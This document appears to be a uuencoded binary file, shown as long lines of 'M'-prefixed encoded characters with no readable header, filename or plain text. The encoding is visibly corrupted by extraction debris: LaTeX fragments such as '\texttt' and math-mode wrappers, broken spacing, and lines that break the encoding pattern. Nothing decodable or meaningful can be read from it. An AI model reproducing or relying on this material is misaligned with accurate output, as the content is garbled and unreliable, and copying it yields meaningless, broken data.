M:K3D]_N2VV>D-R?A&/-5JL3K'%G\H%*?)9.W6U]VMM[KB9P]`VDR9R>C@G1> M7:\T.V0J8<U@=YI*\XUJZ43:"XS)7L#O<:IJQ9R>Z[56NT.F'B@C-<X;(VQ6 MU)%P'=)^:KYC\@J=)Z>!@Y;7V1(*67;O)';LWVGHH,3D%!W(N`?]8!BV3NUF $M)_08#"<*PI1UM/&!>$4&8;Z<]/0@--FD38W:.=(Y-JU3B5T!:)U'M_MQ#=N`$ M+RG]?^W%EV343UUP5SC,&+7*)2,Z'2`YGM-?6<0MAU\$(AX00?;D7ZB7(;`V] $MKC]+YS@?[Q'FY%E)]8O?;="F-I[-=^2#'=)2=>'W9A-1\VAV-1''D[$7S@PM$ $MM90ROHQD";_R.8BR:\8D632S\#LP&< [.2\11J>5*&=I$0"+]:0)[STXG$B$ M[)L\$OB>PLS2Q!<?JLR#G6=@W>3F-V2O5V; \ '6F#4=:I@>D/:J67H&DHE3J*F MF>GQ">7KT47+)V?,Z8DFELN7M%&FJ<AILQ]7OPR],\$9]!),_XM4BPU&`TQ^^ M/\$ZC\=]8,0;WK!A172/L7[4N03@]Q44D62S.Q<9J)ML8O*7;@NU<0CQV727T MH1SU_%,0H\$L(#7^0G7@6!ETDE@\$?89URL.Z>3`;G_JCQ(:&G""3(T\>O^M&Y MUY>\Q,R=G]M5-7%V@*`]@R`<P+RJXLZE77U5;8HR)G"`F]-D3"6O``'QVB5* M6OZ%I)ZF,AW,3)>R4I!20.*KE'8T)N_(9/N%8YM^+SNOS'8D29KE=9\$BR\1(M<H5FGH,/ZB-K;LY,Z%>]0%&\$6HCMF<#G-4EQ_D@ZM/-'3AV5LI&TW#5(L2": M_PSR1HO>#4].FYVT(,Q,H^=758]GDTYQ>"AWT#6.0<4M#?N:E\:!RLZ7#2`0 $MHM"I-H%RSF+2LBP0AO5-I5S-+4Z6SC`88R!Z9\F,0?QE:Z:Q%EI!)J#$R#B)$ $\texttt{M:).Z!F;?]\&-EY\#Q\&==N'TSYH'"N"MW\.V^!\#@0`SFF[*3D\#]\#(T3GJI!7>3) }$ M6.I\$%I1?Z8Q\$MOLU:DX_G<.G@-ES2YR@3S^46CJ/&2US2*9]_,,"`P5P%I>M MA, `?:#+BA74/[1PXV6DT%G8\$#1[+03'Z'8VO@BY5^=T/!G<'2AF)W%.4=KX2 M`1J7GD\>F:-P\>C)ZB+^WRZDWO\;"X[;40*??_^__PS>WHW_IYT=\O^YN_-T M=?]_%^'!W/]KDGP(/J!6J@`K58"5*L`#4P702N":T61K@F/;\1H9\KZ%=B&1 $M@L, 19\Z4HJM(G0A&P'4^I,'()) :==,2SPUQ!X;SICDQ"-R9;Q([3\Q:#I])$ $M^{<}X)3#WTB)_{-}=MY7LZ^{1}U"(C,DQ#0'M>R-3#T7DJP=C/@R\3!WW3K79;#0A$ M:M[`!936*NATEG8!1<]\$30=79+VH1(CC482#+!WZNM:AYZZ=>.@'U*X3+YT\ M+2S9`\$#7**D/<H`A.CQV2Y[6CDLXUH)^0>=UE;SBJC"D%MV@%+UYX>I/ISAF M[^#VJ%IN-W"J'LBSC8XR^._T]#V24[C4[H#7S5H,!-ZX,Y9XS6Z9!S,@Y4N_ M^Y % (F.C9_P)&[H=\$3UAF+X-/\$8;(1BBT[!/4*9]\$B;)\J4\\$P&T\$3!G@SE&= $M3GV]<4V\E5M?/\&]I3L#%-BCN$_A#3[ZN3`UPW6LS0VRW/1;U9(-,!,I`UF5N]$ $M'' / + .LB^+A'FC))WF) < KB?8P0. = !3M$), S8 \ 1@ < 08 + : OW6@ - \B[D/$0(3^C*8)] = !3M$)$ M3AUU?[Z;4M.ZFM2\$)B0X4P/XM%^ULWYLJ>];?9,[>;>Q#[@E(^KAY!KB5S00 M:BX)FA>\$<%,P+^HUHEQ+B^3QV\$;C#>2ZP7D`00[<^=R3,E/U5+U1;I%/PB@5 $M+FWT">56+2=%Z1<J8Y]N[E&\#?KP6T"O#4PAN]OZ9;E:-492: 9C[9C&3/15^$ MG G57A<ADM'YB\E((D<7-!7V\$1=.?'`->D49/ZD\$Q+Y0KL(18,6!K!]*`=Z3M2=%XA/0K?`IOVI:NCP2#30N_Q*[>)+G2L;QPXEZ/[\$;^L.]U'4?C44@3:9FG MWYV!4CEPE)1*B+2BCB9!,OVQ`B0B#"&:G&A:"\$)R6160ZX?&4/J,=N9S+O3I M.EW\$H.UE:!-LVC*1":5\$@XZ-%6%!!@&X`W"Q&#,1,5I\$,0XS3>66=\$.&,?/L M%'%@#QV-7!*J;3CE&NE4B?F*BEFH29(=!R.D6I5-0C\$K+,R58I44T(OB3O(0 $M\09=YJ-28^{(A'11U@')}JL4-+KQ9\F9]44\ESV-#15*H&3!3DV7C1*+(II(G)+C)+C$ ML^0?E..#5'#E+`<])%PR6BADU%\4[Z;X04/RWA.-R`6PX%2[K@=-EU::#TFE MHKB0S&J#6R(S5`3DZSJ`_OM.9P[`N>G,*7D[A%8[5H10;96;M5,,iDUIM<%2

ME)8TF5&S+A0,E`QO.F*;YF;E(2\$UL^);H5Y5K>'.;-ID0_YK^GZ?0Y&/U/6> MWPSJ2,H7T8</<?(F, "G,&+"7I-^R=^YWY?D@1E'6IO<05B&IT,3WY-!QPG&, M%F/TMBN(I)5Z5Q)=%0E.P<8\$X;:TO!>J)HA2D=ARC=")4B=A'%R\$?@_2DSP] $M89C-19SKM">G[ED<49<#.!:?U84U.^?$R=/$H<71+@"02VQ$3I;\P6JPK<,=$ MD6!K;L&WU)OWFS\\$H_'\$ZR<;%;8MXW6Y-%U@>"T*:PXYDE^A0!O\$8DXP9LW) M'V=7Q]%E%RQFSRX;[7D7DH6SB\CA*TVOI2;(#""VAP9W<J12L<W!+Y;AX&QF $MG+230"W6[7"<E-#*$VD0I,R6!0<\BBH['S!<=#"O<K,9P`'>>.%W^A^\T/\,$ MLC<D1;@JNG.`XJU*W=[0\$N-VO<CGA6G()=W')FT.K`#-Z9H#BF8+>;J1Q'_G M5++Q0JEW>OW7%+\$IN::E@?T^2TQSCCYRS2\L\$.KQ`CJ5'J.<EVS\$8K5P\(,8 MC+.*H(*F.GUJP\^`:5<6H"?8"<<3M=6)AQ\$6)[G9P<S@V4UM5/<DE@L5;:]I</pre> M7[?,*;D,+ZYY4FXVE:RN-B'&")%>?^#AO@/`L+,K@YUL:9+CJ^?%.H:?U3N] $MN>9Y??09[#-W7=:9?>:A\?<RUA]%0+]4%9%/_B/_VSKVO\[10SM7]-J)9'YT$ M8KGAX&?5CRQ:T<G.W0\$KS9/-V"#9.;Q_Y"`?>?(X[LEBU.8H_R!//@G:@AL% $MZ_@\9TZJ^{-}.IMT04)7I9\4X\#K:(5AZS1<;S3CS!$9U^!<4WA\7\Y@0K!H&:$ M>=10`SRW@,R`\$GS^N@Z!%\$63;C8^//?T`47T*"QV1.#-#F@2``:@,V@+55< M@>^@6FD&Z9<IPO_#'.*,W[![;`'4PM%#7!]#8ZV.U)N-%Q89=XF.<1B7P)J6 $M6+R5P\VWN'0_@<W(>USI^\2?(;@E4$-R_F":ZT5^'/[7�S[EYFG;*G(\?&$ MA)^\GQ,)G.,AQ7H%,@]&'/G?.5[D0)SB=-*CTP/#=<%!=8NB-W?4?`428U\@ M\"EC8Z)35[+G;C;LZ]HAD3#E19%?/IEF7/G([:K@@9,FJ;78W79OC"@K:3@4 $\verb|M^05J30!|)0!(?/S8/18N6*@IO@W>; \J+D0YQ! \, *+"2E^]LJF)> $IE-U73Z$$ M4H8Y4U,=3CT7`B&TA)'+R7!\26=J&A"(8*%,@?DT?AXHYFR(.X0H\$EH"# M0NGKV6'VN*@RN0[2K6.RK67/SY-[K5R",CULI2[+B)WC(E2N,-JWE?`!FI\A $\texttt{M_TYKN^(Y?E-)]W[(F?=<4$Q(9!G]\$,)$'E\&M<LN2E64NP0+3K$\#Q(,>=S<W7Z) }$ $M/2W_6$;:-3GW(U:\$;43]G9HFNO%G1J;PP!&\$PSH&J+QBA\()@S9+3N/C8\UUY M,[](N:Q\$B?Q,(KN9SLG&"ZY:,-V-]U5S>6\U'6!T1VX&S60DN[LL,/BWA-]-MXW00)&U)QH@N,!\$%R5HX6;8___>M3>W<2-Y_YM4Y30`NK)#RI3"AV3O6I'K M:)E.=-'K1,G9+<0%HDG*8B*1.@YI6Y?*A[YO<#\T!B":`&:&-*6ULH-*+,X, M'HU&`V@T^H&S1[L_0(]D8]]'(MYVL_;'9`AT"9T`[90[,=8K/5'1,_Q:>V\$9 MY?I1Q%5MM"X#KQRMH1B;VY):V10LZI;77G@-T==?7_8'OP,(>WZ*;7NY\/,5 $M1\,1G2EBT$2'ZW%%/;GWTD]^D]$=.H.&VEY2'H5$OA6;@3<J5!9LBA6:RN;U$ MY"/"<)<SUB_TV0\"M!J@OF#O@HM"\$N\NWN72P;%)+G?)C]5`\$:X5)G)/U(2A $M,J:2PO1C,C6X[=MLYJ<+&^+8:+#:Q(&1029J<+^MG%:P;ML<+S79"].A>VB$ MU3Y^3.\U'LT'MARP743,)`M(W0!X6\LA`L.G\YEJ,`"\$"[K?J6GM-:MH-KD% M`7:M+)'\WQG\$227=#%\`,AD#,I`MYQ*\8?<[`SFII)N!-:XA%EE22`72?UCA MZE,4132;WI=,[OX4]>A*:_`AWFG[O4BJ=ZFI%:U/-ZG4,SG?L=SS&9]Q[&1& $M-2%[H/+@C2%7_,IV8XC)KXQ1^IW9DYK6-*-?$1<B6NLQW8=TJ3?B"O"#>9>"$ $MQ7%_{-}+GI07^{0}!6X6[=1#'T["=G9W*[BK$U_ZW08@:P_T]0;@90Q#ZJV&.?[?]]$ $MX_N-W^*)^PT^;UO-W1R;SE^5-TV^K^;CO^9<?[ACTYGG_B-X_IOO5,TO]$ M+\$1J@55Q#9QES"Q(U1IF\$;TLD%!>M5YG.>-;A_Q?841V'()W<ICM+#[+468L M(9DTRI\N;Y@1.%!X]E"B\$\%6BL8:4HK66KADN&AK`!=5;+-T@I9#>U^SFM@X $MH"CB&B@\3JK=3^61&KS:RFE$\(E5%[700M+A,")JLP0?T^:/<G''OU3<02G]$ MBG&)LH\`0\$N54,BO]U1*89TT+6%%DB2BCBWLHSYG=Z@X[=RF*%O>``,%93>O $M:6_1IGJ<\&-Q;24Q^:R*\#?9*\\><P_&=.401]YY.2.6:KNPN(()AAA?7A=WVO*$ M3BQ:LYQSB573JPP8F>) `HK\O5^PA`RIXO:R!S2[FX.71E5"%AN)8;)8XI?8Z MH>-T134UJ^'8C^O2:&6\$&JI!T+E`3T0_B&'][QFE]."@%[?\HB\$&?:B9AWS] $\label{eq:mmo3-GI} $$ M"O3-GI\L\&WMR6N: 3T(S@JB@&X,\&"\[H_BL8G&Q,C]\K6!'62VC&F=6[Z([V>M])] $$$ M`+@9TEFXPH)8)+\$*G620!P1Q.I0I%3X1\Z8Y(`P2;]8*BWYRH(&<_\L.":&` M-=<BCI!9<D]1_@A?7*Z386(_>1*HQGW[I_LNEO:Z[PN>=S\$SW;FZ5M^REDE: MEG@J)=3P. $\&ISE)#S)PG55,,%/>^YT;)/)7=]\ICFC/2[&<H_84N"U@U(0GF)$ M1?O&JUEBB61"*B9A\$::9I,N27L)X`Q^[;5LE14LE386.\G9(,1L?T*9B` M!)'+%?^M*?&;=-;WW;=FT&]+],94A<'J3W,L7Z2F(>] $O\setminus 4KA3_9H$)`EJC^F $MJROX/T.V(Z4MW=@Y/6FTCJ%%^OQ[DG\#R?;8PHKUR6+EMK<M$4\&?Q*N3('NG'NG')$ MGF+3='\$-'UM]<L0:TCEP!1N<S:<XCI&]V&A_!N.>>[W!SXNH!_.++3;Z@L.V M%J',9ME6!!LRRB?=3:&5-V%OX%?;#)UAS#%3M5(\$OJ?3B"ES9C@MQ)!Z:S#J M23RY;W`5T?Y]*^,>;!ZH9;!9_L\$[ENNCFF\$Q!>!'7\DBS7KUO\-!>_T69U+6 MJ>3DLZ:(G?XEDPGDCJ5\D=ED-GQWT^<>/1;8^\$FU'AN?^-[VR_\$]*DY2N!WC M0;Y0=O:F,F)>L'*/J#9D5/(VZ:@DGI3D6\$.IFMH5W]6^[[_ZVZ&NHI#JG'5Y $\texttt{M9]S^N+>JM!!EK\NY=/VJ[_\%`J0"($=$\&J@2-9FB?)]:\$T2KBJRV?\%]`0*/@} \\$ MA^KOWD^*OKR?QHBBX3)%+H-A5HMK[]70N?0'.>7LG;+Z`"A/8\$\$C%Z-:9J[X MV[/^@6Q'-,W6P2%"AOSW:7VO7XAQOV)G7K%TA@2E3.H>%GA,;XQ;&5L+_X9

M\$YNJALW`J1[IZ\$5()\&/&P'=%%KAQAKT/ILNY-Q&.32OWF%Q;,/D1BE.:C^8 M&"6UR\!,YVP*W-F*F+7)47\S^!^B/VH<T2&B5/RAJA,O,V!@TOX_0JR%)&2U $\label{eq:mj4g} \texttt{MJ4G)-97C?CS\&:+,P69CFS7!MM\#Q,HL\$,.,R(.X,?\$9@J`K\\`KN.Y>HTY+(DL) = \texttt{MJ4G}.$ MIK%Y2\$R6?!@B,/KZ!!C[7*XV:IOZQH,5_A'MFH:GB#;SCA7XI&1'5+(D]OA< M+0EL"I>]0<\$SAQVKK'GG<+-]:8R5.MK/\&4PBY=U2\(NCSB1FR7K2N[05&74 $MIQ,RD>Q^3^9F6>\#]P$<=10E5>=&BG_99OYPP+7.@A'65^+4W+W$"UDTN9:;$ M\A1T.47C9GA-\@-X/;:E\(]\$,96=K00"H(SH)S7C]E*]Y7W,<\$*@8700[%S& $MWD4.UGCL/-TV10*Z!\9=<7-FLL*A=)F749LM1X3[>8U0\3=:*+\J=+C(\.H3)$ M<IU";08U(`]\2B;7MH60[V_&/4[A#PD4#G&,MR=/,LL752U:/U@5%S^RO=6L M/V3WR-R_V;!;6S?^[4QPA,8KS73T]<VMXE.U(9@9-06&NUJZ\I9N+R1RT4=" M?*/+9>ZN3,+=[3/@QMKU67)%0/:!57019IX<VZ,>5E9/56`2]KJC:0Q%NJQD $M%M^.M^+, \&) = R#*0028^F_AS > ; S3BD > *]*(9/]J3@7)7.N15]@?2D_M0W&`>$ M]#&&<*O?QIE.BT%&DW&;Y5=J7W"OWG@N0[MB9B@_=2!'X/)JJ%E`TH#2H#@' M3VPY:K5D#G<9<2-+P612(B<L&566E2/'6@TL-'B\$8^'M^8FH0\$!&TC7\75M+ M(,I5PQVORBYL^1;+M;4M\XMGH&[+SY3<=9TS15\LA)IKP9AKL9"S/G-F:Y%P M%XCMV_86/".VRKP"8+:OS%25.OOG\O;J6&R35%E\E!*7WF"!N[35'WRW:>S8 ME217"YWI+MMJPQ[8ROUX/QD8F[-8,C"P5\$5H,D9:Q.V7EH5%12_("R73]PJ(MGDX(3@::*53R^MJ+W4*2U`/^PRSL&!Z%8'+]A#4;.S**%W<L%JD@AK\$SJJVP M8S'7\$9<KT4F5[.AD8"Y-?YY<7;-CN@\^4BSU=L=VBN!X^RLX_E"*A*.PCR_> M;++[/WJ5#'<8;\$M_9!&=F[.@PSX7B)#.RKQ:-+-M:H4'GW^YQ#971>8T4S*F MS]/]EXWCP]<S+D)W&TU1])OT?BZ^?+3#GNF<J5/T=&6!@6:%V5@70M1=M#SO M%>/""PQWN&5J)55]RRI<S&8^QY,9,+-26(JQSMVAZUU/!IR*/>OIB\5FC]TK M:G.[C`<?'\W(6\+]?M31'C8)3%[L1<9JE`7B<?N3U)IVCAHZL743W4].9@2R M^, "=A'I+ST=!<[0]BT.SNBK#R,51,^<,O/]?U/DY6F7#;G6;"SFL2?^CZW^0 M/(`8=XOEAS6>'V<8/L&W9G+0L8"7>2Q%4*]E@@S+^:ID==,OC`TTV207F`>A $M7\&9*B?]X(6`)*3'^([Y5-BG^8ZVV6207GE+\1_S(XS_>1;I_\1\0\0B/>?S')$ $M//YC'O]Q62F._W@."CV/HUTC!I8,>8W7>(<YQ5_++<1=]N."+Y[L+-W^DJ']$ $M_S;1*7_\I"X"UR]>V&^C<;<=-]!40HO>7A+=^21+6\#_-M'RC1,ND*,&1^N$ M5E4V[YG:UEKE-N"[_5[OUW>.#V?ZN]N,U8WP75TG0.I;*<4_<)F@7N).M^]^ M-3>WICZNPK1`?4IM]S8P<?OX;31Q,;US<GI<CY\$\OKGNR;5`><H0+:-\#VFI M*[\$TJL-;[C='*1CG%V&J*XG5(_-P:Y'\?UARFIV2.]AOZG).XK?8JV,S.CU0 M4U2HK\$&7WBS8JDJDT)A5EQ\$H"P3-4+5S\$:\0?J?7J&6.4%U9:G\$\2#!84FMA ML5P8OGB\G\$`M%"&'JDI`O>OL/D8]\V5O8]UYTB:DZ4UQOS-"N\$UE:8B:(4N: $M0\#/\&0$:_<IHQ,,<_TD\&/"50(5F<8W"SH8!J\>+-`G&%J(N@?AE_YT*O9>Y];$ M6VW^HS<`RX_`FYQEOL3'7&[S-2:__&=\,8+0\$>?9!\M(:?*?<J4RE?_42/Y3 MJ3[+Y3]WD>Z-_,>09"[^R<4_N?@G%_\L*_W`Y2-ZG;E8"<<KW&_W!R>4+Y,5 M'XM[.QD(C.(KL-=`E&H,N.@CYS5>D-*1-OE:GU;E:!?QA<S5&M*-='MN*Z\$H MA+I&B1)5' `^LNP5!_+?/BFSH][FHVF[UNXGF-?VN#U#;QHJ!L0M`'D^K)GF& $MLID(1]GSA"E)'@L>8%/E*XK#ZY[!Q<G/4H&X5=_;:]5)^E02Y9(-EKRNS$)%$ MNPO0\$="E"P-W7T1*YIL%^S2M&3M!5\$DARKOM9-HC17\Q5",R&X.H][D_UDIW M^OV-)D4R:QNS2+9:2=`0BM)9_VC!)(W>H#EODR_9!#HTHT^LIIN9["%C\$HG3 MA:JN.6A?:Q\JB@XH\G"MBLIK57QQ31,#83'Y,4Z-5P38PDXEIW9_D<\$#8.7% M!24R2=N9C*3=_I'Z!D1(PISI2YQ[]^!-?6_W540UN86'TP9UQ@6?.7-S)C5(M3U;;!&<!4"UO`K"BB&UC(^RDO:NV`PHJWL'O<>]D.+R\Z%U>UZKR=82JY)RK M57>:K>9!_4BAO63W&9N(,;;C5?J[-M7KL:@7,'\"UO;:T9C4:ILDY9Q5:%MQ MR*LHUL*`%U<4<)P6F*'7GR)D[TE6P3H0]T9\$-2H50;1C"S(R)`->[GY1B MAU:\XT0::UE9R'JHNE&KDI,RAKP2K;6RD"BFH@F(\>&%UT[(T*T'7232ND^= MD?^0YS]-PJ\PH&S<P]KL,VO:]K3&&,!7A/[@+.5V2TPOQK\$-,MT\Z'T.X1!& M0TX3#U4;GO`%V)<U!9@0-#1Y-&'%QPK,J=C&DC7KC8`^VWRN5/-OG!+E/\M1 M_TF3_]0V-Y]-Y3^5IR3_V<SU?^XDW3OYST4N^<DE/[GD)Y?\?'GBBC^*06XR MO1_S]NM1^Q'VZW%\S%#O77T@<1OPWCX6+*6"1M-1*T`^(Z#BAS`AM(!J*Q8! MB*`0X&[N0&/R^7J00!7_IXZMT'#XX<\$MI!3^CQXJY6?EC6?EIY6-9W0E6\$/^ MS0=YNNTT._X=^@4'J4NZ^TT?_\JSS0VZ_]W8J#VKE#>K>(7KWVK._]]%NC?\ MOT687_,)0(C\\$)^?^O)#P'T[!.CKW^DR<[\$2Z_'1<D0[)#9(Z1VC^,SC!F\$' MK-T)-\$9;8W"3Y\@SHZHWP\+6ZN+97#+1%Z*'_.WM7+YW9;U>A6X?S_YP\2V M]\$9LBQ5:\$4%G@P%60!66)[H>`<CS`M4*OY./UJM/R]\$Z#C`K)0L&58;@7'N! M-RUD0, WGLE)3]A/WRL=S)SB`U"#`"^'K^N[>.RPOCR+\=S8`#-2)\$C6!VJU" M=.F,OMZ@5VL5RPR5-W'X2WH#B;CI)&.F,P=>.G>\$E?..%/'S\$>\$%;P>#EE.# M/[7^+4T(J0Y-ET\WH>D0TWTZ].[7CKH[-XJTAC]5JK((.=\$IZ5F#AX]OWU%C MW-E(VL7KF]W&KRT"7>?_V.]]:DDH5\ZG7XI([\$EK)39_0U>FA\$CZ10=G1VH5

 $M5*X'"N(-?$'@B$N=GU(;=5?>$>WO'K3JQS\U?:0V&4=R9)LW@W'[_,IPM81]$ M3]+\$EX/G'_W[;!":=0(I%/7.70D?JY5/C0*`:QT<MX[J)S^W7C5/WI%B!NH4 $MQ2!Q\&I-]^1/J<R_P9C(9@NLB;W=EZWF\<X[W*M-1\W7G'\43.L<`H(BI:S/B))$ M7K]ET\$W?G.3W+F/@7L>8M,R3[)+JC>NMD3_1YLA0Q)"1XG?-F<6F63[Z?"-2 M%A*[!S])>0QYJ6D^?/APQ5H<790IVR!W63P;3%<B00B)(J<+MXQ:3'FI.>XY M:46Q1HQ94#"W1]!8B'TOE-)7N*"^O^7G*&1D0AT<CUK@.EK=_HBO+V[2#\$3Y M\P:Q\$+KCO!8, %K=<*3C=8GL:+\OW-'>AB1V.\192]W&V*:N'@BF@]MKIXPKF M^{+} %=H0>[17MR.<:BY9"Q)LDF/JJ7?*<<math>F;E)OY- H_GMKH2J)2 $XEN2LF3#^F$): $\label{eq:mass_substitute} $$M^*-U9P[LMO/U]6R@)<YPQ:\Z)%J`J',IW<"*`E9N%;2FB&YZR[VN_]*0RR*\Arrowseller & Arrowseller & Arrowsel$ $M/+_<?;FW>WC2V*DK5\]>M^7?,O,C\LJ>6IXEGDN#]U_[1Q0TM41*7U/?2V=G]$ MO\$-TZL.Q`-VXGD07[>[9BEH(60']X!9T4[@EM"+F*R`3`)*0B5[W\TSVP=E* $MII+@N^8OV6EC\^ZU^8VES>"V!7:#-Q:&5)1>#509S,=S"!S"^+5&SO&0JY4PQ$ M)2\1YNUOAJ3;=@L_%\\S%?8!W\9@A1D?ZT512B_X01;\$;&2.N3(7E#.X.&?! MK@*5E!!CL\-BIH+4(E8AUF"V]2";+[&\$%>BWJVM0%`#`(#%0J.*S`0J:+EBM $MV7R405 < "OY4U9 -] : < LUDMMF5US(:UE-W*\91F\01K+])#+B6Y1#.\@I3K$ MOAX-KQ#CK^#AM/HEJU4\,\;>\73F="MX>"47<>1;U0.("<B6@1FTW+_23>)P MU"4GQ8&\$S(G<G]U;9-:@^QE.?,S*<@J1PD:NK@H*7M4:``_1EM4C;]*YX^Y& M&>+R(VN+?)2G<K1*6)::30@XI(4Y_=0]^C_HE/DN0Q&+5T[MI""WTKJ/%BWQ M#V*;SPSRY/I\$L&)(CA1*08_YWSH]^.7PUX-6ZU%WI<2JY@N"/4+DUU3)/%8] MGDPE)1^_J?NFE/;4QF".%^'#\P.JW"@G\U&6;1*Z\$IKD,W\$Q``YU>[S[1\$%N M3(QXB6(!Y,+K%740:K=6;=Q<Q!4]<"3`]1Y*Z.'591PJ=S6%77>\$?3=XFVZ4 $M@4<U62W1_-$ \$8 \ W&W # 1@\$12ZQ4[;3F.*7+?"YQG!#S0B6S+G'KY1/HJV6[.\ MYG^*1UWGG,&\;\\`G2V5OKR8/6<MQZ6+;N0X)2UW*T\<J!(_QYDCIU*>P2@8 M/1K.&OW!Q\)-G(VB0Y\YF)8PEH"?U_@G'@F:!8<R?4@6&X^E,%;X[RO4^\$G6 M?/<M>P<)]RD\$_SO8I\;;?__NVQ/X2MJ&8RWH<<@_A^]_D]5\$V_#Z0E>J]'.O $M_U[^06R\#CZCDN!?A\KW3PQO]T\J[W_[=?I3QK5\#A2/Z\K:>]A^1G'[L10BP]$ $M7 < 8/W + [BN?&Y = S@90TZYO; Y^]KX_(*#0P_CESO.SX?O?(KS]B(G<[^K,E=DW)]$ MU&UVCP*EPV\$TKE]?XW:;=\ZV@;3AI70AO=V/02ZI#D4\$^15.Y("SM]UY?A9K M<)Y%-]+JK58]8_\$8D*%'N(UZ.Y-H/+R2:)#+D>P8?S-%;:P[LSLX'\ILS<FU ME!#^X^CDHH?M':\,]IJ]\<SC&+9:R,)31?V1R]9;.<H5FRHL!1Q3\$V%>(V%; M=UU_!4YIF/!7COT0J^_-MFQCBNJ7D_YE=^>J*VLQOZE]JW/O)%7\-AS)3/0] MP9`H[;AWV6M'U`85I,;@`&@"SF?W%9JIU<@ET"CJC>5S=;.J`(.R!_6'NJ9Q $M\&\#]9ZD+;L!/N70[A"4Q,(B"+M!'P;FT'9][=5PTY"F,,8?LRKFVO]Z\&]:11\$ $M](N3\$?BOJ_;H=TG,AW&\4MG40)7"].0"+=(!>YH"59^,AQAMZN$!$&"&IFH/$ MS9T-BFRY-MOR1: !E-266V?2&2X]W"\"F#8"<C*VK]AVB_JFG^;OL_C.[_4G_ M#EO^&V_Y[E#^=[MA*,D-@DTOI<T'=YV"^K]+LOW+PO]M5J?\7[DJ[?^P6N?^ MG^XDW4/]WZ_:`E#D^K^Y_F^N_WOO]'^5\$:"Z<:%+&F8'Z'[P6=NE^NE>47K% M]AO#Q?'7DSZ],``8U<"5ZGJ9?3!*@37[+5>3DRNC]8UKZ0DY4QRGQ_S^*=*7 M*70W%VB'&_G9M/'UVOEEY?^6:_F5A?^KU)YN;!K^K[JQ@5?P")K;?]U)NC?\ M7V[YE7-^.>>7<W[+2YBT+F_F==;(U9SG]]5XV0;U`'W&"6*#='G%*[R4+O%O M1%L6&/='^&I5-AF(68YE/<%]HZNJM*:##(ON<(!_\3MJ=U#6!0FU!),#;]#U MXUY:3W'OVA>]`<53)L]F[<L/RDTE]!*NVJC)\?M(JN@4TGB..`U9U/HM]7TG MY@+':'O<;G55%VY2E/E5":6L366HVX8K#E3*[4IXF`>?.H=JG,>T_6<,#+<* $M,]??_F:Y;0;WF<HK"?0,D!<"N)A/2\D#GM>L(XSA/WV3ER,SV^3](&<M[O@,F])$ MH9*[U>'Y.>Z2B*IEM!%A^CGGE-QIO^]UY"X/TJ3:L-E?,)^G?<Q56P\$:A79Q MVNC03/Z?24_H7O>'XGWL)#(T(Z=@8\Z3?U7JHML+55-WZ(THKF8?FR4ST4@R MS3B*3:*Z9TV^0\@7*IPTA6PB=.)Y.XCG1G5N#>&\SHD%WU)OG(BP<F*E!H>. M7Q887HLSL;[]T;LS@E&TBB>[(S;8R[K#I4X2&M5;FB5ST?D,(,S]M4/C7F)D ML83FWUV\L?+#T?)]\$+A\$G[(1.=90*5')K0X>G/S<'46!*<0W%:>F\#RBUS[R $M?^{P}R'U(_'G[,@[*3<N,(?7R.TW)#F)1L].1.0=+=XM]M^*DHX-Z$E*7BG-T$ MM>`AA2*?[J;R61"*XHGYE@`?P)G!3K-!=IIQ@PQ!36!T3O1XYX>U>6?F>;*O MVJE\S.AF`;(K>-'#1B/0UA,1#^+I_LO&\>'K&3YLM]%,&0/A#`)XHBSCH.-6 $MC3ZV^9"X;7B\#B\&\E<;M]QR\&YG0:D3=T:GNLJHZWPXN:N,,M<?KY@X6$P..AQ$ MN'![B+Q&W#X@18#[=MN;%V9W#`"QNWA*\5F\<&H=^"8;LY"Y#Z_?F/B4O,!/ $\label{eq:m37} $$M37]^AM]\HZ@F(J?C/+]9HMS^_2A'R"D#$ZIL4;[[)K$:'@6?\L^H[Q?D_'@1]$$ $\texttt{M*L]9)'+(S7DL*@]T\$+*4\$T\backslash(\backslash\&+1:Y'D!<'1U^{;\#KI}<.PJAU;OH:U@BP4X3S)}$ $\texttt{MQ\#GD6]M<*`F^K<5G"\&>E"3"Q[?#29[.FUYF(PB*(-9\%6]\&B(OTT/_8U)<FK8] }$ M]PT;6[UW%_00=_%XHDAO374'6_FM^V:?O?]9KN9/EOL?4=08K\$SO?VIT_P-O MD/G]SUVD>W7_DVO^Y/<_^?U/?O^SG,OU?UR5'_/&K]?SMO6?7F+8Z(7%*L6M

M+Y,[))07F4[,T\#.V3EH5D;K]4C%GONIT3-?FN7_8GVTI2H!I?!_FT^?E0W_ M5]D@_>_R9J[_<R?IWO!_,6'F2D`Y\$Y@S@3D3N*R\$21M4QR:%8L<-*?/QC/S* $MFT: N9 - U7XXF8 (V[MA?3X>4'^NKC, 66W$LB'K$H(+$DV3W!$"S_13XZ!Q)$ MO+O3DM%'@ID(V.;/]>.&R>=F(ND;3VZFPZ/&`;BEW29Y!DUJKGZ""Y*7IR?@ M+@^/]^M[ON;,FX`FBQ^1H1B?1DJ=(73E%/VISAT\$DG=803W7H4'=QS>T%!K; $M0, = *8H$A.:K_I(;U\&\#OGZ\&, 9?R?6E.V3.Z@I0\<H2KD:Y1'M?2C!FW--:HQ$ M E>R.\[V#K%^M"80:I9+Q.&YFKM\;+W]!@+9S-BO'[G3T!V`^3^[7E&# 5EP $M, &1_T$"VS/.,',/JW*-F7128=\J#N>,Y.</J?3JXLJ$)(U&!F0UER)6>U\)8$ $\label{eq:mople_mople} $$MO/\L[S@:./M]1(@3?Y?J5CGOZ<@9[RH/<W/?W>1[M_Y+[\R,]_^?DO/_M])$$$ M)_%+`,V(L9L`\SKU.H#;T\$YY"LM^-@Y;.=W6M]A[S1K\$;_>.WASNOA*,O;`, $M; "VF94L?5Q//J[.GU.)6-GX(^9C)J\; (7UX_I=/L_R?='&S3-E_!OZO:OO_I)$ $\label{eq:mj+pp_5w} $$ MJ\+P\P_5W/[W;M*]X?\D8>:R_YSWRWF_G/=;4LH0^E\&N.EEBSEG>2B@CY9@Q $$ ALHO^E\&N.EEBSEG>2B@CY9@Q $$ ALHO^E\&N.EEBSEG>2B@CY9@Q $$ ALHO^E\&N.EEBSEG>2B@CY9@Q $$ ALHO^E&N.EEBSEG>2B@CY9@Q $$ ALHO^E&N.EEBSEG>2BWCY9@Q $$ ALHO^E&N.EEBSEG>2BWCY9@Q $$ ALHO^E&N.EEBSEG>2BWCY9@Q $$ ALHO^E&N.EEBSEG>2BWCY9@Q $$ ALHO^E&N.EEBSEG>2BWCY9@Q $$ ALHO^E&N.EEBSEG>2BWCY9W $$ ALHO^E&N.EEBSEG>2BWCY9W $$ ALHO^E&N.EEBSEG>2BWCY9W $$$ 